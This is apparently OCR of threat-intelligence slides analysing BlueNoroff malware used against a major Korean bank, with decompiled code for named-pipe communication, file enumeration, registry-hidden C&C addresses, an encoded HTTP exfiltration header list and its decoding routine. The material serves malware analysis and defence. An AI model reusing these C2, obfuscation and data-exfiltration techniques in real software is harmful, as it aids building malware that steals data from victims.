


```
if ( !SetNamedPipeHandle_10006460(0)
  || PipeHandle == -1
  || !ConnectNamedPipe(PipeHandle, 0) && GetLastError() != 0x217 )
{
  return 0;
}
while ( 1 )
{
  v1 = ReadNamedPipe_10006620() - 0x835;
  if ( !v1 )
  {
    result = WriteFileToPipe_10008A80();
    goto LABEL_9;
  }
```

NamedPipe Set -> Connect -> Read -> Write


KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)



```
NamedPipe = '\\.\\\\';
v11 = 'epip';                                   // pipe
v2 = (char *)&Mode + 3;
do
  v3 = (v2++)[1];
while ( v3 );
*(_DWORD *)v2 = *(_DWORD *)"lsaopt";
*((_WORD *)v2 + 2) = *(_WORD *)"pt";            // lsaopt
v2[6] = aSystem32Msncf_[26];                    // \system32\msncf.dat
dword_10019A3C = (int)v1;
if ( v1 )
{
  NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
  PipeHandle = NamedPipeHandle;
  if ( NamedPipeHandle == (void *)-1 )
  {
    while ( GetLastError() == 0xE7 && dword_1001A910(&NamedPipe, 0x493E0) )
    {
      NamedPipeHandle = (void *)CreateFile(&NamedPipe, 0xC0000000, 0, 0, 3, 0, 0);
      PipeHandle = NamedPipeHandle;
      if ( NamedPipeHandle != (void *)-1 )
        goto LABEL_10;
    }
    return 0;
  }
ABEL_10:
  Mode = 0;
  if ( !SetNamedPipeHandleState(NamedPipeHandle, &Mode, 0, 0) )
    return 0;
}
```

Get NamedPipe Handle




Mode	Meaning
PIPE_READMODE_BYTE 0x00000000	Data is read from the pipe as a stream of bytes. specified.

Set NamedPipe Handle State with Mode 0x0

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)




```
FileSearchHandle = FindFirstFile(TargetFilename, &v40);
FileSearchHandle2 = FileSearchHandle;
if ( FileSearchHandle != -1 )
{
  do
  {
    if ( strcmp(&String, (const char *)&word_10016208) && strcmp(&String, (const char *)&unk_1001620C) )
    {
      if ( v40 & 0x10 )
        lstrcpyA((LPSTR)MARKER_v2, ":FZ:");
      else
        lstrcpyA((LPSTR)MARKER_v2, ":GY:");
      *(_DWORD *)(MARKER_v2 + 4) = v43;
      *(_DWORD *)(MARKER_v2 + 8) = v42;
      FileTimeToLocalFileTime(&FileTime, &LocalFileTime);
      v6 = LocalFileTime.dwHighDateTime;
      *(_DWORD *)(MARKER_v2 + 12) = LocalFileTime.dwLowDateTime;
      *(_DWORD *)(MARKER_v2 + 16) = v6;
      *(_WORD *)(MARKER_v2 + 20) = lstrlenA(&String) + 1;
      lstrcpyA((LPSTR)(MARKER_v2 + 22), &String);
      v7 = lstrlenA(&String);
      Writefile(v3, MARKER_v2, v7 + 23, &v34, 0);
    }
  }
  while ( FindNextFile(FileSearchHandle2, &v40) );
  FileSearchHandle = FileSearchHandle2;
}
lstrcpyA((LPSTR)MARKER_v2, ":**:");
Writefile(v3, MARKER_v2, 4, &v34, 0);
```

Search specific files and write the result with following the special structure

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)



0 4 8 12

Flag

Unknown Integer

Unknown Integer

12 16 20 24

File time

Length of Filename

Filename

Flag

```
If (IsDirectory) :
    flag = “:GY:”
Else:
    flag= “:FZ:”
```


EOF (End of File) Flag

```
If (EOF) :
    eof_flag = “;∗∗;”
```


KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware

- Malwares (corems.dll, amanuv.dll)

C&C Configuration



```
aSoftwareMicros db 'SOFTWARE\Microsoft\Pniums',0
```



이진 값 편집

값 이름(N):

DataPath

값 데이터(V):


```
0058  31 00 30 00 30 00 2E 00   1.0.0...
0060  [redacted] 00 2E 00 31 00   ...1.
0068             00 2E 00 36 00   ...6.
0070  30 00 00 00 00 00 00 00   0.......
0078  E3 03 31 00 30 00 34 00   ã.1.0.4.
0080  2E 00 [redacted] 00   ..[redacted].
0088  2E 00             00   ..      .
0090  2E 00 35 00 39 00 00 00   ..5.9...
0098  00 00 BB 01 32 00 31 00   ..».2.1.
00A0  32 00 2E 00 31 00 34 00   2...1.4.
00A8  33 00 2E 00 32 00 31 00   3...2.1.
00B0  2E 00 [redacted] 00 00 00   ..[redacted].
```

C&C IPs hidden inside Registry Value

KOREA MAJOR BANK ATTACK BY BLUENOROFF - Malware


- Data send to C2 server

Encoded String



```
signed int sub_10002AA0()
{
  sub_10002BD0("Cxwweckrxw: teey-aurme");
  sub_10002BD0("Cxwkewk-Uewgkh: ");
  sub_10002BD0("Cache-Cxwkixu: vao-age=0");
  sub_10002BD0("Acceyk: */*");
  sub_10002BD0("Cxwkewk-Kpye: vlukryaik/fxiv-daka; bxlwdaip=");
  sub_10002BD0("Acceyk-Ewcxdrwg: gzry,defuake,jdch");
  sub_10002BD0("Acceyk-Uawglage: tx-TI");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"bxaid_rd\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"ljei_rd\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"rvg01_29.syg\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"vp.dxc\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"yiakrce.ydf\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"trwg.syg\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"dieav.amr\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"hy01.amr\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"jkai.amr\"");
  sub_10002BD0("Cxwkewk-Drjyxjrkrxw: fxiv-daka; wave=\"fruel\"; fruewave=\"jkai.amr\"");
  sub_10002BD0("Cxwkewk-Kpye: ayyurcakrxw/xckek-jkieav");
  return 1;
```

Decode Function



```
  sprintf(&v6, "%s", a2);
  v2 = &v6;
  if ( v6 )
  {
    do
    {
      v3 = *v2;
      if ( *v2 < 'i' || v3 > 'p' )
      {
        if ( v3 >= 'r' && v3 <= 'y' )
          goto LABEL_12;
        if ( v3 < 'I' || v3 > 'P' )
        {
          if ( v3 < 'R' || v3 > 'Y' )
            goto LABEL_14;
LABEL_12:
          v4 = v3 - 9;
          goto LABEL_13;
        }
        v4 = v3 + 9;
      }
      else
      {
        v4 = v3 + 9;
      }
LABEL_13:
      *v2 = v4;
LABEL_14:
      ++v2;
    }
    while ( *v2 );
  }
  sprintf(a1, "%s", &v6);
```

Decoded String

Accept: */*;
Content-Type: multipart/form-data; boundary=
Accept-Encoding: gzip,deflate,sdch
Accept-Language: ko-KR
Content-Disposition: form-data;
name="board_id"
Content-Disposition: form-data;
name="user_id"
Content-Disposition: form-data; name="file1";
filename="img01_29.jpg"
Content-Disposition: form-data; name="file1";
filename="my.doc"
Content-Disposition: form-data; name="file1";
filename="pratice.pdf"
Content-Disposition: form-data; name="file1";
filename="king.jpg"
Content-Disposition: form-data; name="file1";
filename="dream.avi"
……

CASES

- KOREA MAJOR BANK ATTACK FROM BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM FROM ANDARIEL
- BITCOIN EXCHANGES HACKED FROM BLUENOROFF
- INTERESTING ATTACK TARGETED BANK IN EGYPT FROM REAPER

VANXATM - ATM OPERATOR COMPANY BREACH

- Operation started from Feb. 2015 (Actual information leakage in March 2017)
- Target : ATM Operator Company (provide and manage 2000 ATM SK)
- Used vulnerability
  - 0 day in antivirus program
  - Misconfiguration and management between ATM machines and ATM update server

